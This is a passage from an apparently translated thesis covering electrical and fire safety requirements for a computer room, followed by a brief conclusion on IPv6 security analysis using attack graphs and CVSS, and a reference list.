According to [18], the degree of danger of electric shock to the room refers to the room without increased danger. The room has a 3-phase power supply with a voltage of 220 V, a frequency of 50 Hz and a maximum current of 32 A. Electricity consumers are four personal computers, air conditioning and lighting.

The mains is made of three conductors – phase, neutral, protective earthing conductor, which are conducted in the floor near the walls of the room, in flexible metal sleeves with taps up to four groups of sockets.

The use of a neutral conductor as a neutral protective conductor is prohibited, and it is not permissible to connect these conductors on the shield to a single contact terminal.

The building has a protective earthing, which is designed to protect people from electric shock and grounding of the lightning protection system, which serves to divert lightning current and protect equipment from lightning.

A group shield located in the room to which electrical installations, cables and wires with copper cores with a section diameter of at least 2.5 mm^2 are connected must be used.

The following technical protective measures of electrical safety must be carried out: working insulation of live parts and plastic boxes made of flame-retardant materials with moderate smoke-generating capacity. When connecting the electrical connector to the mains, the connection of the housing to the ground must be guaranteed. All electrical outlets must be marked with voltage.

3.2.4 Fire safety

The main causes that can lead to a fire in the room are: faults in electrical equipment – electrical insulation; malfunctions caused by mechanical damage, etc .; malfunctions in computer technology, for example, short circuit, violation of the fire regime.

Items and materials that can burn: furniture – tables, chairs, cabinets, etc .; paper – documentation, structural elements of the room – floor coverings, doors, window frames, structural elements of PCs and peripherals – printer cases, monitors, keyboards, etc.

According to [19], the premises belong to category "B" of fire safety, as it contains flammable materials such as paper and wood and no explosive materials.

Combined fire alarm sensors are installed in the room for timely fire warning. You can use the ACU-100 sensor, which signals an alarm after detecting visible smoke (optical sensor) or after registering a high temperature (thermal sensor). The thermal sensor responds to exceeding the threshold temperature and its growth rate. The sensor transmits an alarm signal until its cause is eliminated (smoke, high temperature). In case of system operation, the signal should arrive to the next in the case.

According to [20], 2 fire extinguishers are installed in the room for every 20 m^2. The distance between the locations of fire extinguishers should not exceed 15 m. There are four carbon dioxide-bromoethyl fire extinguishers type VVB-3, which are suitable for extinguishing small sources of ignition, as well as electrical equipment up to 380V. Fire extinguishers work effectively at temperatures from –60 to +55 ° C.

3.3 Conclusion to the third section

This section of the thesis is devoted to the issue of labor protection, it considered the premises where the developed methodology will be used. The main harmful and dangerous factors for this room are considered, which include microclimate, lighting, noise, electrical safety, fire safety, as well as the level of electromagnetic radiation.

CONCLUSION

Based on the analysis of the IPv6 security level, a number of shortcomings have been identified, some of which are inherited from the previous version – IPv4, others have emerged as a result of the introduction of new features in the protocol.

The first section discusses the IPv6 network protocol specification. These include key aspects such as expanding the address space, a new network layer header, and key features (such as auto-tuning and the use of ICMPv6). In addition, a brief comparative description of IPv4 and IPv6 protocols is given.

The second section discusses the stages of network design, which can use different methods of security analysis and determine the overall level of security, which are based on quantitative and qualitative methods of risk analysis. Attack graphs provide an effective way to model network attack scenarios, and the CVSS's Common Vulnerability Assessment System provides numerical estimates for each vulnerability. Taken together, these approaches can assess the level of security of a computer network.

REFERENCES

1. Arbor Networks. Stattya Marc Eisenbarth [Elektronnyy resurs]: Rezhym dostupu: http://www.arbornetworks.com/asert/2014/08/ipv4–is–not–enough/ – Nazva z ekranu. Data perehlyadu – 3.12.2018 r.

2. IPv6 Readiness in the Communication Service Provider Industry. An Incognito Software Report, April 2014, 18 p.

3. Santosh Naidu P1, Amulya Patcha, IPv6: Threats Posed By Multicast Packets, Extension Headers and Their Counter Measures. IOSR Journal of Computer Engineering (IOSR–JCE), Nov. – Dec. 2013, 66–75 p.

4. Google Official Blog. Pid red. Lorenzo Colitti IPv6 Statistics [Bloh]: Rezhym dostupu: http://www.google.com/intl/en/ipv6/statistics/— Nazva z ekranu. Data perehlyadu – 3.12.2018 r.

5. Diane Teare. Implementing Cisco IP Routing (ROUTE) Foundation Learning Guide Foundation learning for the ROUTE 642–902 Exam– Yndyanapolys: Cisco Press, 2004. 765 s.

6. RFC 2460 [Elektronnyy resurs]: Rezhym dostupu: https://tools.ietf.org/html /rfc2460 – Nazva z ekranu. Data perehlyadu – 4.4.2022 r.

7. RFC 4443 [Elektronnyy resurs]: Rezhym dostupu: https://tools.ietf.org/html /rfc4443 – Nazva z ekranu. Data perehlyadu – 4.4.2022 r.

8. RFC 4861 [Elektronnyy resurs]: Rezhym dostupu: https://tools.ietf.org/html /rfc4861 – Nazva z ekranu. Data perehlyadu – 4.4.2022 r.

9. RFC 4429 [Elektronnyy resurs]: Rezhym dostupu: https://tools.ietf.org/html/rfc4429 – Nazva z ekranu. Data perehlyadu – 4.04.2022 r.

10. Google Official Blog. Pid red. Lorenzo Colitti Access Google services over IPv6 [Bloh] : Rezhym dostupu: www.google.com/intl/en/ipv6/ — Nazva z ekranu. Data perehlyadu – 4.4.2022 r.

11. Gabi Nakibly Michael Arov “Routing Loop Attacks using IPv6 Tunnels”– 7 USENIX Association Berkeley, CA, USA, 2009, 7 p.

12. Sander Degen, Arjen Holtzer Testing the security of IPv6 implementations – Nederland″s, March 2014, 42 p.

13. Modely, postroennye s yspol′zovanyem teoryy hrafov [Elektronnyy resurs].– Rezhym dostupu: http://inf–bez.ru/?p=762 – Nazva z ekranu. Data perehlyadu – 12.12.2018 r.

14. DSanPiN 3.3.2–007–98. Hihiyenichni vymohy do orhanizatsiyi roboty z vizual′nymy displeynymy terminalamy elektronno–obchyslyuval′nykh mashyn\MOZ Ukrayiny–K.:1998.18s.

15. DSN 3.3.6.042–99 Sanitarni normy mikroklimatu vyrobnychykh prymishchen′ – Kyyiv, 2000.

16. DBN–V.2.5–28–2006–Pryrodne i shtuchne osvitlennya.

17. DSN 3.3.6.037–99 Sanitarni normy vyrobnychoho shumu, ul′trazvuku ta infrazvuku.

18. Pravyla ulashtuvannya elektroustanovok PUE–2009.

19. NAPB B.03.002–2007. Normy opredelenyya katehoryy pomeshchenyy, zdanyy y naruzhnykh ustanovok po vzryvopozharnoy y pozharnoy opasnosty.

20. NPAOP 0.00–1.28–10 Pravyla okhorony pratsi pid chas ekspluatatsiyi elektronno–obchyslyuval′nykh mashyn.